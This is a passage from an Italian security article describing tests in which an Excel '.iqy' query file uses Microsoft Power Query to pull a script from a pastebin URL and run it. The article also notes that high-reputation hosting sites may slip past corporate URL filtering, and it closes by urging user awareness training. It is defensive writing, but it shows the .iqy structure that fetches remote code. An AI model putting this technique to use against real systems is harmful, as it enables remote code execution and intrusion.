
Successivamente si è seguita la stessa procedura, includendo la URL del "paste", tramite **Microsoft Power Query**, all'interno di un file Excel.

```
1  WEB
2  1
3  https://pastebin.com/[redacted]e
4
```

Estratto della query contenuta nel file "iqy"

Il risultato del test non è stato affatto confortante: lo script è stato letto ed eseguito sul nostro computer.






Ulteriori test sono stati fatti pubblicando lo stesso script all'interno di pagine web e blog, il risultato è stato identico. Il contenuto delle script è stato letto ed eseguito da **Microsoft Power Query**.

Giova notare che mentre i siti come pastebin possono essere bloccati dai sistemi di URL Filtering aziendali, altri siti, avendo una reputazione alta, non lo sono e pertanto il rischio di un'infezione inizia ad innalzarsi.

Il sistema più efficace per prevenire attacchi informatici rimane l'**information sharing** e la "**consapevolezza**" delle persone. L'utente è l'anello debole della catena, colui che, se formato in modo adeguato, sulla base di un programma di awareness ben strutturato, potrebbe bloccare un'intrusione identificando anche le più nuove ed affinate tecniche di social engineering.

Bisogna formare dipendenti e manager al fine di renderli quanto più possibile attenti, vigili ma soprattutto sospettosi di tutte le email che arrivano dal mondo esterno.

## Note

[1]

https://support.office.com/it-it/article/introduzione-a-microsoft-power-query-per-excel-6e92e2f4-2079-4e1f-bad5-89f6269cd605

[2]

https://support.office.com/it-it/article/connettersi-a-una-pagina-web-power-query-b2725d67-c9e8-43e6-a590-c0a175bd64d8

[3]

https://researchcenter.paloaltonetworks.com/2018/07/unit42-new-threat-actor-group-darkhydrus-targets-middle-east-government/

A cura di: **Giuseppe Brando**